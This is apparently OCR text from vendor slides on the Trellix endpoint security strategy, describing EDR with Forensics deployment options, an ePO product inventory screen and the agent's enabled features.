
Areas of Investment

Enhanced EDR management, detections, investigations and response experience for SOC analysts

1. **Expand EDR with Forensic capabilities for deeper investigations & response**
2. **Accelerated SOC efficiency using AI/ML/genAI**
3. **Modularity and Extensibility of EDR for MDR and MSSPs**
4. **Centralized deployment and ease of management**
5. **Broadest device, platform & chipset coverage**


Trellix

Trellix Endpoint Security Strategy



Trellix


Trellix EDR with Forensics - cloud options



- **All Cloud** - Single sign-on using XConsole
- Consolidated workspace access HX, EDR, ePO
- All EDR features and Forensics
- SKU - TRXE

Trellix


Trellix EDR with Forensics - Hybrid



- **Hybrid options for on-prem or IaaS**
- Consolidated workspace access EDR and the other cloud hosted services (ePO,HX,XDR,IVX)
- HX , ePO and TIE can be onprem, SaaS or IaaS
- All EDR features and Forensics are available
- EDR Cloud features are only available as SaaS

Trellix

Policies managed by ePO



Trellix

Properties in ePO

My Organization\DNK-Denmark\DESKTOP-BENLPM4

System Properties | **Products** | Applied Policies | Applied Client Tasks | Quarantined Content | Threat Events | Trellix Agent | Native Encryption

Product	Version	Action Type
Agent	5.8.2.610	Install
Trellix DXL Client	6.0.3.1199	Install
Endpoint Security Adaptive Threat Protection	10.7.0.6887	Install
Endpoint Security Threat Prevention	10.7.0.6711	Install
Endpoint Security Firewall	10.7.0.6486	Install
Endpoint Security Platform	10.7.0.6809	Install
Endpoint Security Web Control	10.7.0.6126	Install
Trellix EDR with Forensics	50.0.0.579	Install

Product properties for Trellix EDR with Forensics

Trellix EDR with Forensics	XCLIENT
Product Version	50.0.0.579
Language	English (United States)
Installed Path	C:\Program Files\Trellix\XClient
Action Type	Install
Reported Date	6/3/24 10:20:30 PM UTC
Status	Successful

General


Installed Path	C:\Program Files\Trellix\XClient
Language	English (United States)
Product Version	50.0.0.579

Trellix EDR with Forensics Features

ContextInfo	enabled
ESPAgent	enabled
FileHashing	enabled
NetworkFlow	enabled
NetworkFlow - Network Sniffing	disabled
Reactions	enabled

